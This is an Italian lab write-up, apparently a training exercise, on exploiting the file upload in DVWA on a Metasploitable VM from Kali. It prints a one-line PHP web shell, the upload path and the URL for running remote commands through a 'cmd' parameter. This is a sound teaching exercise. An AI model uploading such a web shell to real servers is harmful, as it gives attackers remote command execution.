



Exploit file Upload

Sfruttare un file upload sulla DVWA della
VM Metasploitable(IP: 192.168.32.101) per
prenderne il controllo da VM Kali
(IP: 192.168.32.100)

```
kali@kali: ~/Scrivania/Epicode_Lab
File Azioni Modifica Visualizza Aiuto


(kali@kali)-[~/Scrivania/Epicode_Lab]
$ cat shell.php
<?php system($_REQUEST["cmd"]); ?>

(kali@kali)-[~/Scrivania/Epicode_Lab]
$
```




Accesso alla DVWA della VM Metasploitable dalla VM Kali



Dalla VM Kali si accede alla DVWA della VM Metasploitable per caricare il file: *shell.php* (codice: immagine in alto), in modo da sfruttare le vulnerabilità di esso per prendere il controllo della macchina ed eseguire i comandi da remoto, intercettando la richiesta con BurpSuite.



dvwa_email.png shell.php



/var/www/dvwa/hackable/uploads



Accesso alla DVWA della VM Metasploitable dalla VM Kali

Dalla VM Kali, all'URL: `192.168.32.101/dvwa/hackable/upload/shell.php?cmd=`, si aggiungono caratteri relativi a un parametro tramite la richiesta GET, per prendere il controllo della VM Metasploitable, intercettando la richiesta con BurpSuite.